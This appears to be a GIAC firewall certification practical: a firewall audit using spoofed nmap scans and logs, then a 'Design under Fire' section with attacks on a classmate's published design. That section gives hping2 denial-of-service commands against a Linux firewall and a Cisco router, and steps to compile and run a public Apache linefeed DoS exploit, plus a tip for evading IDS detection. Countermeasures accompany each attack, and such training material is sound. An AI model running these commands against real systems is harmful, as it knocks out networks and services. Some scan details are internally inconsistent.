14:37:28.016904 192.168.1.1.63099 > 172.16.0.38.53: 0 [0q] (0)
14:37:28.826847 192.168.1.1.63100 > 172.16.0.38.53: 0 [0q] (0)
14:40:03.542755 192.168.1.1.63099 > 172.16.0.39.22: S 817978881:817978881(0) win 2048
14:40:04.360174 192.168.1.1.63100 > 172.16.0.39.22: S 1388687389:1388687389(0) win 4096
14:40:05.180677 192.168.1.1.63101 > 172.16.0.39.22: S 2533723456:2533723456(0) win 4096
14:43:37.163229 192.168.1.1.63099 > 172.16.0.40.25: S 548962144:548962144(0) win 1024
14:43:37.980654 192.168.1.1.63100 > 172.16.0.40.25: S 2190380457:2190380457(0) win 1024
14:43:38.801346 192.168.1.1.63101 > 172.16.0.40.25: S 2307251022:2307251022(0) win 2048
14:47:15.711635 192.168.1.1.63099 > 172.16.0.50.80: S 3896506145:3896506145(0) win 4096
14:47:16.531168 192.168.1.1.63100 > 172.16.0.50.80: S 1193033599:1193033599(0) win 1024
14:47:32.931349 192.168.1.1.63099 > 172.16.0.50.443: S 3896506145:3896506145(0) win 2048
14:47:33.750109 192.168.1.1.63100 > 172.16.0.50.443: S 1193033599:1193033599(0) win 2048

14:50:49.352216 192.168.1.1.63099 > 172.16.0.51.80: S 4003814234:4003814234(0) win 3072
14:50:50.171767 192.168.1.1.63100 > 172.16.0.51.80: S 524118997:524118997(0) win 3072
14:51:06.571921 192.168.1.1.63099 > 172.16.0.51.443: S 4003814234:4003814234(0) win 2048
14:51:07.390880 192.168.1.1.63100 > 172.16.0.51.443: S 524118997:524118997(0) win 2048
14:54:22.982832 192.168.1.1.63099 > 172.16.0.52.80: S 2355275168:2355275168(0) win 3072
14:54:23.802348 192.168.1.1.63100 > 172.16.0.52.80: S 3334539787:3334539787(0) win 1024
14:54:40.202510 192.168.1.1.63099 > 172.16.0.52.443: S 2355275168:2355275168(0) win 2048
14:54:41.021279 192.168.1.1.63100 > 172.16.0.52.443: S 3334539787:3334539787(0) win 2048
14:57:56.633571 192.168.1.1.63099 > 172.16.0.60.80: S 960080946:960080946(0) win 2048
14:57:57.452924 192.168.1.1.63100 > 172.16.0.60.80: S 3211262876:3211262876(0) win 4096
14:58:13.853083 192.168.1.1.63099 > 172.16.0.60.443: S 960080946:960080946(0) win 4096
14:58:14.671873 192.168.1.1.63100 > 172.16.0.60.443: S 3211262876:3211262876(0) win 1024
15:01:30.258077 192.168.1.1.63099 > 172.16.0.61.80: S 1607399425:1607399425(0) win 4096
15:01:31.073744 192.168.1.1.63100 > 172.16.0.61.80: S 229801239:229801239(0) win 2048
15:01:47.473668 192.168.1.1.63099 > 172.16.0.61.443: S 1607399425:1607399425(0) win 4096
15:01:48.292431 192.168.1.1.63100 > 172.16.0.61.443: S 229801239:229801239(0) win 2048
15:05:03.874539 192.168.1.1.63099 > 172.16.0.62.80: S 1202401820:1202401820(0) win 4096
15:05:04.698199 192.168.1.1.63100 > 172.16.0.62.80: S 3128245483:3128245483(0) win 4096
15:05:21.094289 192.168.1.1.63099 > 172.16.0.62.443: S 1202401820:1202401820(0) win 2048
15:05:21.913212 192.168.1.1.63100 > 172.16.0.62.443: S 3128245483:3128245483(0) win 4096

conclusion scan #3:
This is exact the output we expected, it confirms the security policy.

3.3.4 Scan #4

check anti-spoofing filters; send packet from an internal IP (from the Internet LAN) to an IP address at the Internet Service LAN segment.

nmap output from packet generator:

 # nmap 3.30 scan initiated Thu Oct 9 16:00:49 2003 as: nmap -sS -rn -P0 -S 10.0.100.103 -e eth0 -p 25 -oN result.scan4 172.16.0.40
Interesting ports on 172.16.0.40:
Port State Service
25/tcp filtered smtp

 # Nmap run completed at Thu Oct 9 16:01:25 2003 -- 1 IP address (1 host up) scanned in 36.151 seconds

log ouput from firewall:
No log entry is generated by the firewall; this is result from discarding of packets by the reverse path verification, described at section 2.2.1.

tcpdump output from packet sniffers:
No tcpdump output is generated by this scan.
conclusion scan #4:
This is exact the output we expected, it confirms the security policy, but that this packet isn't logged by the firewall (nor the border router). So I suggest implementing an IDS or to turn on netflow accounting at the border router and forward the netflow accounting data to a logging server. Netflow collect all packets seen a router interface and forwards it to a netflow server, which has to be a UNIX host; additional analysis can be done by this server.

3.3.5 Scan #5

Check anti-spoofing filters; send packet from an internal IP (from the Internet LAN) to an IP address at the Internet Service LAN segment.

nmap output from packet generator:

 # nmap 3.30 scan initiated Thu Oct 9 16:01:25 2003 as: nmap -sS -sU -rn -P0 -S 10.0.100.104 -e eth0 -p 53 -oN result.scan5 172.16.0.38
Interesting ports on 172.16.0.38:
Port State Service
53/tcp filtered domain
53/udp open domain

 # Nmap run completed at Thu Oct 9 16:02:13 2003 -- 1 IP address (1 host up) scanned in 48.174 second

nmap show, that udp port 53 is open; I expect that this is caused by not getting an ICMP port unreachable message back from the server.

log ouput from firewall:
No log entry is generated by the firewall; this is result from discarding of packets by the reverse path verification, described at section 2.2.1.

tcpdump output from packet sniffers:
No tcpdump output is generated by this scan.

conclusion scan #5:
My expection about the false interpretation of missing ICMP error message was right. The firewall drops the packet because of the spoofing filter.
This is exact the behaviour we expected for confirming the security policy.
Logging such packets is recommended; same suggestion as is conclusion of scan #4.

3.3.6 Scan #6

Check anti-spoofing filters; send packet from an Internet Service LAN IP address (sent from the Internet LAN) to an IP address at the Server LAN segment.

nmap output from packet generator:

 # nmap 3.30 scan initiated Thu Oct 9 16:02:13 2003 as: nmap -sS -sU -rn -P0 -S 172.16.0.38 -e eth0 -p 53 -oN result.scan6 10.0.100.104
Interesting ports on 10.0.100.104:
Port State Service
53/tcp filtered domain
53/udp open domain

 # Nmap run completed at Thu Oct 9 16:03:01 2003 -- 1 IP address (1 host up) scanned in 48.174 second

The same problem in nmap output as seen in scan #5.

log ouput from firewall:
No log entry is generated by the firewall; this is result from discarding of packets by the reverse path verification, described at section 2.2.1.

tcpdump output from packet sniffers:
No tcpdump output is generated by this scan.

conclusion scan #6:
This is exact the output we expected, it confirms the security policy.
Logging such packets is recommended; same suggestion as is conclusion of scan #4.

3.3.7 Scan #7

check anti-spoofing filters; send packet from an Internet Service LAN IP address (sent from the Internet LAN) to an IP address at the Server LAN segment.

nmap output from packet generator:

 # nmap 3.30 scan initiated Thu Oct 9 16:03:01 2003 as: nmap -sS -rn -P0 -S 172.16.0.50 -e eth0 -p 1521 -oN result.scan7a 10.0.100.100
Interesting ports on 10.0.100.100:
Port State Service
1521/tcp filtered oracle

 # Nmap run completed at Thu Oct 9 16:03:38 2003 -- 1 IP address (1 host up) scanned in 36.164 second

 # nmap 3.30 scan initiated Thu Oct 9 16:03:38 2003 as: nmap -sU -rn -P0 -S 172.16.0.50 -e eth0 -p 514 -oN result.scan7b 10.0.100.102
Interesting ports on 10.0.100.102:
Port State Service
514/udp open syslog

 # Nmap run completed at Thu Oct 9 16:03:50 2003 -- 1 IP address (1 host up) scanned in 12.054 second

The same problem in nmap output as seen in scan #5.

log ouput from firewall:
No log entry is generated by the firewall; this is result from discarding of packets by the reverse path verification, described at section 2.2.1.

tcpdump output from packet sniffers:
No tcpdump output is generated by this scan.

conclusion scan #7:
This is exact the output we expected, it confirms the security policy.
Logging such packets is recommended; same suggestion as is conclusion of scan #4.

3.3.8 Scan #8

Check stateful inspection policy; send packet from an ISP DNS server IP address to an IP address at the Internet Service LAN segment with a source port of 53.

nmap output from packet generator:

 # nmap 3.30 scan initiated Thu Oct 9 16:03:50 2003 as: nmap -sA -sU -rn -P0 -S 8.8.8.8 -e eth0 -g 53 -oN result.scan8 172.16.0.38
Interesting ports on 172.16.0.38:
Port State Service
53/tcp open domain
53/udp open domain

 # Nmap run completed at Thu Oct 9 16:04:32 2003 -- 1 IP address (1 host up) scanned in 42.714 second

log ouput from firewall:

All dropped packets are logged except the one destined for destination port 53 (which should be allowed):

Oct 9 16:02:01 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=8.8.8.8 DST=172.16.0.38 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=60322 PROTO=TCP SPT=53 DPT=1 WINDOW=3072 RES=0x00 ACK URGP=0
…
Oct 9 16:02:19 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=8.8.8.8 DST=172.16.0.38 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=61471 PROTO=TCP SPT=53 DPT=**52** WINDOW=3072 RES=0x00 ACK URGP=0
Oct 9 16:02:19 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=8.8.8.8 DST=172.16.0.38 LEN=40 TOS=0x00 PREC=0x00 TTL=42 ID=724 PROTO=TCP SPT=53 DPT=**54** WINDOW=4096 RES=0x00 ACK URGP=0

tcpdump output from packet sniffers:

16:03:37.760076 8.8.8.8.53 > 172.16.0.38.53: . ack 1263152512 win 1024
16:03:43.779226 8.8.8.8.53 > 172.16.0.38.53: . ack 1 win 1024
16:03:49.799447 8.8.8.8.53 > 172.16.0.38.53: . ack 1 win 4096
16:03:55.016904 8.8.8.8.53 > 172.16.0.38.53: 0 [0q] (0)
16:04:01.826847 8.8.8.8.53 > 172.16.0.38.53: 0 [0q] (0)
16:04:07.826847 8.8.8.8.53 > 172.16.0.38.53: 0 [0q] (0)

Only packets which are allowed by the security policy are sniffed by the machine behind the firewall.

conclusion scan #8:

This is exact the output we expected, it confirms the security policy; also logging is done well.

3.3.9 Scan #9

Check stateful inspection policy; send packet from an ISP mail server IP address to an IP address at the Internet Service LAN segment with a source port of 25.

nmap output from packet generator:

 # nmap 3.30 scan initiated Thu Oct 9 16:04:41 2003 as: nmap -sA -rn -P0 -S 8.8.8.9 -e eth0 -g 25 -oN result.scan8 172.16.0.40
Interesting ports on 172.16.0.40:
Port State Service
25/tcp open smtp

 # Nmap run completed at Thu Oct 9 16:05:26 2003 -- 1 IP address (1 host up) scanned in 45.541 second

log ouput from firewall:

All dropped packets are logged except the one destined for destination port 53 (which should be allowed):

Oct 9 16:17:12 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=8.8.8.9 DST=172.16.0.40 LEN=40 TOS=0x00 PREC=0x00 TTL=56 ID=59552 PROTO=TCP SPT=25 DPT=2 WINDOW=2048 RES=0x00 ACK URGP=0
…
Oct 9 16:17:12 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=8.8.8.9 DST=172.16.0.40 LEN=40 TOS=0x00 PREC=0x00 TTL=47 ID=26652 PROTO=TCP SPT=25 DPT=24 WINDOW=1024 RES=0x00 ACK URGP=0
Oct 9 16:17:12 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=8.8.8.9 DST=172.16.0.40 LEN=40 TOS=0x00 PREC=0x00 TTL=58 ID=9387 PROTO=TCP SPT=25 DPT=26 WINDOW=4096 RES=0x00 ACK URGP=0

tcpdump output from packet sniffers:

16:18:30.463430 8.8.8.9.25 > 172.16.0.40.25: . ack 3506439293 win 3072
16:18:36.479891 8.8.8.9.25 > 172.16.0.40.25: . ack 1 win 1024
16:18:42.500331 8.8.8.9.25 > 172.16.0.40.25: . ack 1 win 3072

Only packets which are allowed by the security policy are sniffed by the machine behind the firewall.

conclusion scan #9:

This is exact the output we expected, it confirms the security policy; also logging is done well.

3.3.10 Scan #10

Check stateful inspection policy; send packet from any Internet IP address to an IP address at the Server LAN segment with a source port of 25.

nmap output from packet generator:

 # nmap 3.30 scan initiated Thu Oct 9 16:19:32 2003 as: nmap -sA -rn -P0 -S 15.15.15.15 -e eth0 -g 80 -oN result.scan10 10.0.100.105

All 300 scanned ports on 10.0.100.105 are: filtered

 # Nmap run completed at Thu Oct 9 15:20:07 2003 -- 16 IP addresses (16 hosts up) scanned in 25.293 second

log ouput from firewall:

Oct 9 16:17:44 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth1 SRC=15.15.15.15 DST=10.0.100.105 LEN=40 TOS=0x00 PREC=0x00 TTL=45 ID=63049 PROTO=TCP SPT=80 DPT=1 WINDOW=3072 RES=0x00 ACK URGP=0
…
Oct 9 16:19:44 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth1 SRC=15.15.15.15 DST=10.0.100.105 LEN=40 TOS=0x00 PREC=0x00 TTL=56 ID=29838 PROTO=TCP SPT=80 DPT=300 WINDOW=2048 RES=0x00 ACK URGP=0

All packets are logged well by the firewall.

tcpdump output from packet sniffers:
No tcpdump output is generated by this scan.

conclusion scan #10:
This is exact the output we expected, it confirms the security policy for stateful inspection filtering.

3.3.11 Scan #11

Check fragmentation; send fragmented packets from a supplier to a server at the Internet Service LAN with a known disallowed port.

nmap output from packet generator:

 # nmap 3.30 scan initiated Thu Oct 9 16:21:36 2003 as: nmap -sA -rn -P0 -S 192.168.1.1 -e eth0 -f -p 22 -oN result.scan11 172.16.0.50
Interesting ports on 172.16.0.50:
Port State Service
22/tcp filtered ssh

 # Nmap run completed at Thu Oct 9 16:22:12 2003 -- 1 IP address (1 host up) scanned in 36.145 second

log ouput from firewall:

```
Oct  9 16:19:48 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=192.168.1.1
DST=172.16.0.50 LEN=40 TOS=0x00 PREC=0x00 TTL=212 ID=5560 PROTO=TCP SPT=47532
DPT=22 WINDOW=2048 RES=0x00 ACK URGP=0
Oct  9 16:19:54 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=192.168.1.1
DST=172.16.0.50 LEN=40 TOS=0x00 PREC=0x00 TTL=18 ID=26683 PROTO=TCP SPT=47533
DPT=22 WINDOW=2048 RES=0x00 ACK URGP=0
Oct  9 16:20:00 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=192.168.1.1
DST=172.16.0.50 LEN=40 TOS=0x00 PREC=0x00 TTL=153 ID=50387 PROTO=TCP SPT=47534
DPT=22 WINDOW=2048 RES=0x00 ACK URGP=0
Oct  9 16:20:06 firewall kernel: FORWARD DROP: IN=eth0 OUT=eth2 SRC=192.168.1.1
DST=172.16.0.50 LEN=40 TOS=0x00 PREC=0x00 TTL=212 ID=31205 PROTO=TCP SPT=47535
DPT=22 WINDOW=2048 RES=0x00 ACK URGP=0
```

All packets are logged.

tcpdump output from packet sniffers:
No tcpdump output is generated by this scan.

conclusion scan #11:
This is exact the output we expected, it confirms the security policy. All fragmented packets were stopped by the firewall.

3.3.12 Conclusion

First of all the unsynchronised clocks are a big disadvantage during correlation of log files, so all servers and firewall should be synchronize time with an internet time server. I recommend executing the ntpdate command hourly by the crond instead of turning on the time service. The ntpdate command should look like this:
/usr/sbin/ntpdate <INTERNET_TIMESERVER> 1>>/var/log/messages 2>&1

The standard output and standard error is redirected to the message log file "/var/log/messages".

All conclusions listed at the scan sections should be followed!

After all, it was a good choice to do the audit for the security policy in such a detail.

4. Design under Fire


The purpose of next sections is to bring network architecture down or compromise hosts. I will explain all attacks in first person, because that's easier to describe and I tried the attacks for myself and talk about the experiences with this attacks. I strictly dissociate from methods of attacking other networks!

4.1 Attacked Design

Student Name: Amit Kumar Sood
Firewall Analyst number: 0414
URL: http://www.giac.org/practical/GCFW/Amit_Kumar_Sood_GCFW.pdf

If I use the term GIAC or GIAC Enterprises, I mean the company or the network built by Amit Kumar Sood!

I only copied the appropriate part of the network architecture.



Attack 1: Deactivating of external Linux Firewall
Attack 2: A Denial-of-Service attack against the whole infrastructure will be achieved
Attack 3: A DoS attack against the Web Server will be performed

4.2 Attacking the Linux firewall

The external firewall is running Linux RedHat 8.0 with iptables. I suggest the Amit is updating his systems well and running now kernel 2.4.18-14 with iptables version 1.2.6a-2. These are the newest versions for RH 8.0.
First I have to look how I can get through the filtering border router before I want to choose any attack. I'm looking for open port and protocols.

The access-list 101 is the list which is inspected in-depth, because this is the ingress filter table for his network. After blocking some address spaces (GIAC net block, RFC1918 addresses) he permit all traffic for business use. Then the interesting part begins:

```
############## copied from practical assignment of Amit Kumar Sood #########
!Need to block undesirable services like telnet (23), tftp (UDP 69),
!RPC (TCP/UDP 111), Netbios (TCP/UDP 135-139), Directory
!Services (TCP/UDP 445), snmp (UDP 161-162), & X11 (TCP 6000-
!6063)
access-list 101 deny tcp any any eq telnet log
access-list 101 deny udp any any eq tftp log
access-list 101 deny tcp any any eq 111 log
access-list 101 deny udp any any eq 111 log
access-list 101 deny tcp any any range 135 139 log
access-list 101 deny udp any any range 135 139 log
access-list 101 deny tcp any any eq 445 log
access-list 101 deny udp any any eq 445 log
access-list 101 deny udp any any range 161 162 log
access-list 101 deny udp any any range 6000 6063 log
access-list 101 deny tcp any any range 6000 6063 log
!At the end of the access list we need to provide the traffic to GIAC IP
!address space to permit
access-list 101 permit ip any 202.75.129.0 0.0.0.255
access-list 101 deny any any
#########################################################################
```

He denies unwanted traffic (and logs them); after that he permits all traffic destined for the official IP address range.

access-list 101 permit ip any 202.75.129.0 0.0.0.255

My first question is why he permits all business used traffic when he has a global permit rule?

For an attacker, this looks nice, because he can send every packet (crafted or not) to official IP addresses of GIAC, so I also use this misconfiguration for my attack against the firewall. Conclusion: My attack can use any protocol and port.

Used attack:
Linux Kernel Fragment Reassembly Remote Denial of Service Vulnerability
found at securityfocus under bugtraq ID 7797

http://www.securityfocus.com/bid/7797

By sending multiple crafted TCP/IP packets to the firewall, which are bogus fragmented; the attacker is able to cause excessive consumption of resources. This will lead to a Denial-of-Service attack. I couldn't find any exploit code to this attack. I would try to exploit a Linux system with various hping2 commands like:

hping2 -i u100 -x -1 -C 8 --rand-source 202.75.129.2
hping2 -i u100 -x -1-C 8 --rand-source -g <fragment offset value> 202.75.129.2

-i u100 wait 100 micro seconds for the next packet (send 10000 packets per second)

-x set more fragment bit
-1 use UDP
--rand-source varies source address randomly
-g <frag.offset> set fragment offset

I tried a lot of such commands but couldn't get the system down. This is a trial and error test, I guess only varying hping2 options to the right value will bring the system into resource problems.

Reconnaissance:
In this case reconnaissance is very easy, because Amit allows ICMP packets reaching the external interface of the firewall. (I guess for better network troubleshooting)
This is implemented at following rules:

```
$IPTABLES -A INPUT -p ICMP -i $FW1_EXT_INT -j icmp_packets
```

If an ICMP packet reaches the external interface of the firewall, there is a jump to chain "icmp_packets":

```
$IPTABLES -A icmp_packets -p ICMP -s 0/0 --icmp-type 8 -j ACCEPT
$IPTABLES -A icmp_packets -p ICMP -s 0/0 --icmp-type 11 -j ACCEPT
```

There, ICMP echo request (type 8) is allowed for everyone.

If a traceroute is performed by the attacker i.e. to the web server (he has to use ICMP packets instead of UDP packets for the traceroute), he will get back the firewall IP address in a particular step of traceroute.

Notification:
There will be no notification, caused by not using an IDS at the front of the firewall. The router will pass the traffic without logging. Also the firewall wont log any traffic because ICMP echo request used by the hping2 attempt is allowed without any additional logging.

Countermeasure:
There are more countermeasures Amit could do for the GIAC network security. First of all the unwanted last but one statement for permitting every traffic to GIAC at the border router

```
access-list 101 permit ip any 202.75.129.0 0.0.0.255
```

should be deleted. Instead of this, only packets from established sessions to GIAC servers, which initiate connections to the internet, should be allowed to enter the network.
i.e.:

```
access-list 101 permit udp any eq domain host 202.75.129.34 established
access-list 101 permit tcp any eq 25 host 202.75.129.40 established
…
```

The firewall should block all traffic coming to its own external IP address, also traffic from outside to other firewall IPs should be blocked.

The available IDS should be also connected to the LAN between external firewall and border router for sniffing packets like the fragmented one, which maybe cause your firewall coming down.

4.3 Achieving a DoS attack

For a DoS attack against the whole infrastructure I decided to attack the border router. If I get the border router down, all services will be disabled from and to GIAC. This is exactly the aim of such an attack.
We know that all packets can pass the router to the official GIAC IP addresses, so if the router has to be attacked, we target the internal interface of the router.

Reconnaissance:
First vulnerability for the border router for an unknown Cisco IOS must be found, so we have to perform reconnaissance to get the right IOS version.

nmap -O 202.75.129.2

nmap interesting output:
Remote OS guesses: Cisco IOS 12.1(5)-12.2(7a)

Attack:
Now we are looking for a DoS attack against one of these IOS versions. We found a very easy to use attack at Securityfocus under bugtraq ID 8211
Cisco IOS Malicious IPV4 Packet Sequence Denial of Service Vulnerability
http://www.securityfocus.com/bid/8211

This attack can be performed by sending special crafted packets to the Router. If these packets are sent the input queue will be filled up, because the Router can't handle the crafted packets and therefore the Router can't process these packets. If enough packets are sent (default input queue is 75, this means that at least 75 packets must be sent) the input queue gets full and all other received packets will be discarded by the router. Only a reboot will help in this situation.

There are only few important values to evaluate. First the "time-to-live" must decreased by the router to zero, and one of the IP protocol 53, 55, 75, 103 have to be used. I detected that only using protocol 53 is enough (no variation is required). The amount of data is set to 26; this is known from securityfocus exploit information. I also tried to vary this value without any changes in succeeding.

To create such packet hping2 is used one more time:
hping2 --rawip --rand-source --ttl 5 --ipproto 53 --count 76 --data 26 202.75.129.2

After that the router interface status looks like:

```
FastEthernet1/0 is up, line protocol is up
  Hardware is AmdFE, address is 0000.1111.aaaa
  Description: LAN
  Internet address is 1.1.1.1/24
  MTU 1500 bytes, BW 100000 Kbit, DLY 100 usec,
    reliablility 255/255, txload 56/255, rxload 31/255
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  Full-duplex, 100Mb/s, 100BaseTX/FX
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:00:01, output 00:00:00, output hang never
  Last clearing of "show interface" counters never
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 75/75, 0 drops
```

```
5 minute input rate 1251000 bits/sec, 1170 packets/sec
5 minute output rate 2223000 bits/sec, 2246 packets/sec
  832873324 packets input, 1715432994 bytes
  Received 1906862 broadcasts, 0 runts, 0 giants, 4777 throttles
  0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored
  0 watchdog, 0 multicast
  0 input packets with dribble condition detected
  1752050703 packets output, 902941153 bytes, 0 underruns
  0 output errors, 0 collisions, 4 interface resets
  0 babbles, 0 late collision, 0 deferred
  0 lost carrier, 0 no carrier
  0 output buffer failures, 0 output buffers swapped out
```

The input queue is full (shown in bold letters; 75 packets are at the input queue; maximum input queue is 75 packets)

Notification:
There will be no notification, caused by not using an IDS at any interface of the border router. The router will pass the traffic without logging. At the router we only can look to the input buffer, but we can see a lot of source IP addresses which can be (and in my case they are) spoofed by the attacker.

Countermeasure:
There is one strong suggested countermeasure: Don't allow any traffic to the router except management traffic from GIAC network.
Amit should apply following lines at the top of his incoming access list:

```
access-list 101 deny ip any host 202.75.128.1
access-list 101 deny ip any host 202.75.129.1
```

Because this access list is applied at the outside interface, the traffic coming from inside are not affected by these rules.

Another possibility is to upgrade the router, but this is a very time consuming task, which must be repeated for every new vulnerability.
The first measure is a very effective and inexpensive measure, which should help preventing further attacks to the router.

4.4 Attacking the web server

My primary target to attack is the web server, because web servers are always a good victim (in different OSes). To find an attack against the web server I have to find an attack against port 80 or 443, these ports should be open. First of all I do some reconnaissance at the web server.

Reconnaissance:
With nmap I only get the kernel version, but now I want to exploit the web server, so I start a short Nessus scan to the web server and get the apache server version (2.0.44).

Attack:
I found an interesting attack for this version of the apache web server at securityfocus under bugtraq id 7254:

Apache Web Server Linefeed Memory Allocation Denial of Service Vulnerability
http://www.securityfocus.com/bid/7254
also shown at cve.mitre.org

The attack is based on sending a large amount of linefeed characters. Apache reserves 80 bytes for every linefeed character sent to the server. If an attacker sends enough linefeeds, there will be huge memory consumption. The worst part of this vulnerability is that child process termination doesn't deallocate the memory. This could be perpetuated to a Denial of Service attack against apache web server.
At the securityfocus web page there are two exploits to choose. Because I have Linux for the attacking station I use the second exploit from Daniel Nyström

http://downloads.securityfocus.com/vulnerabilities/exploits/th-apachedos.c

because the first exploit is a C code for windows machines.

To use this script it must be compiled with a C compiler:

gcc -o th-apachedos th.apachedos.c

Next the script can be used:

./th-apachedos 202.75.129.37 80

So we can estimate the memory usage by apache web server after this attack:
The script send 8 millions linefeed characters to the server, if we multiply this with the 80 bytes reserved for every character, we get 640 million bytes of memory usage. This is about 610MB of RAM. I guess that the web server (Amit don't specify this value) has 512MB of RAM, which is used as default for Linux servers. So the memory usage by the linefeed characters is more than the physical memory; this will lead to an DoS attack.

Notification:
I'm not sure if the IDS will notify this attack, because linefeeds can be every normal HTTP package. If Amit is updating the IDS signatures well, he will also apply a signature for this attack, so he can take notice of this attack. But the attacker could use a "zombie" host for attacking the web server, and then identifying the real IP of the attacker is much more complex. (if it's possible at all)

To avoid notification we could try sending some normal characters between the linefeeds, so it would be more complex to tune the IDS for notification of the new signature.

Countermeasure:
One possible countermeasure is to implement a filtering reverse proxy, which could be filter such attacks. Best method is to use a hardened proxy to do reverse proxying.
Really important for services provided to the internet is a up2date server.

Appendix A – References

ref.1 Router Security Configuration Guide by the NSA
http://www.nsa.gov/snac/cisco/index.html

RFC896 (John Nagle Algorithm)

RFC1918 (Internet Numbers)

IPtables tutorial by Oskar Andreasson
http://iptables-tutorial.frozentux.net/iptables-tutorial.html

More information on tcpdump
www.tcpdump.org

More information on nmap
www.nmap.org

Nmap manual
http://www.insecure.org/nmap/data/nmap_manpage.html

HPING2 manual
http://www.hping.org/mnapage.html

Securityfocus - Vulnerability Index (bugtraq)
www.securityfocus.org

Securityfocus - Vulnerability Index (CAN)
cve.mitre.org

Practical assignment for GCFW by Amit Kumar Soot
http://www.giac.org/practical/GCFW/Amit_Kumar_Sood_GCFW.pdf

Linux Kernel Fragment Reassembly Remote Denial of Service Vulnerability
http://www.securityfocus.com/bid/7797

Cisco IOS Malicious IPV4 Packet Sequence Denial of Service Vulnerability
http://www.securityfocus.com/bid/8211

Apache Web Server Linefeed Memory Allocation Denial of Service Vuln.
http://www.securityfocus.com/bid/7254
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0132

Exploit code for apache vulnerability
http://downloads.securityfocus.com/vulnerabilities/exploits/th-apachedos.c

Appendix B - List of installed packages

hwdata-0.75-1
setup-2.5.25-1
basesystem-8.0-2
bzip2-libs-1.0.2-8
cracklib-2.7-21
e2fsprogs-1.32-6
gdbm-1.8.0-20
glib2-2.2.1-1
hesiod-3.0.2-26
libattr-2.2.0-1
libcap-1.10-15
libstdc++-3.2.2-5
losetup-2.11y-9
mingetty-1.01-1
mount-2.11y-9
popt-1.8-0.69
slang-1.4.5-16
tcp_wrappers-7.6-34
libtermcap-2.0.8-35
crontabs-1.10-5
iproute-2.4.7-7
lvm-1.0.3-12
less-378-7
psmisc-21.2-4
telnet-0.17-25
traceroute-1.4a12-9
hotplug-2002_04_01-17
cracklib-dicts-2.7-21
file-3.39-9
diffutils-2.8.1-6
gawk-3.1.1-9
coreutils-4.5.3-19
groff-1.18.1-20
gzip-1.3.3-9
krb5-libs-1.2.7-14
modutils-2.4.22-8
bind-utils-9.2.1-16
readline-4.3-5
lftp-2.6.3-3
rpm-4.2-0.69
dev-3.3.2-5
pam-0.75-48
gpm-1.19.3-27
tar-1.13.25-11
time-1.7-21
util-linux-2.11y-9
vim-enhanced-6.1-29
which-2.14-5
cyrus-sasl-2.1.10-4

cyrus-sasl-plain-2.1.10-4
iptables-1.2.7a-2
libuser-0.51.7-1
passwd-0.68-3
usermode-1.67-2
anacron-2.3-25
heartbeat-pils-1.0.3-1.rh.9.1
heartbeat-1.0.3-1.rh.9.1
tftp-0.32-4
bash-2.05b-20.1
kernel-2.4.20-20.9
openssl-0.9.7a-20
openssh-3.5p1-11
openssh-clients-3.5p1-11
glibc-common-2.3.2-27.9
mailcap-2.1.13-1
filesystem-2.2.1-3
glibc-2.3.2-27.9
chkconfig-1.3.8-1
db4-4.0.14-20
elfutils-libelf-0.76-3
glib-1.2.10-10
gmp-4.1.2-2
iputils-20020927-2
libacl-2.2.3-1
libgcc-3.2.2-5
libusb-0.1.6-3
mailx-8.1.1-28
mktemp-1.5-18
net-tools-1.60-12
pcre-3.9-10
rsync-2.5.5-4
shadow-utils-4.0.3-6
newt-0.51.4-1
termcap-11.0.1-16
groff-perl-1.18.1-20
logrotate-3.6.8-1
ncurses-5.3-4
procmail-3.22-9
rootfiles-7.2-6
tmpwatch-2.8.4-5
usbutils-0.9-10
words-2-21
zlib-1.1.4-8
info-4.3-5
findutils-4.1.7-9
grep-2.5.1-7
at-3.1.8-33
grub-0.93-4
jwhois-3.2.1-1
man-1.5k-6

procps-2.0.11-6
ftp-0.17-17
python-2.2.2-26
sed-4.0.5-1
ntp-4.1.2-0.rc1.2
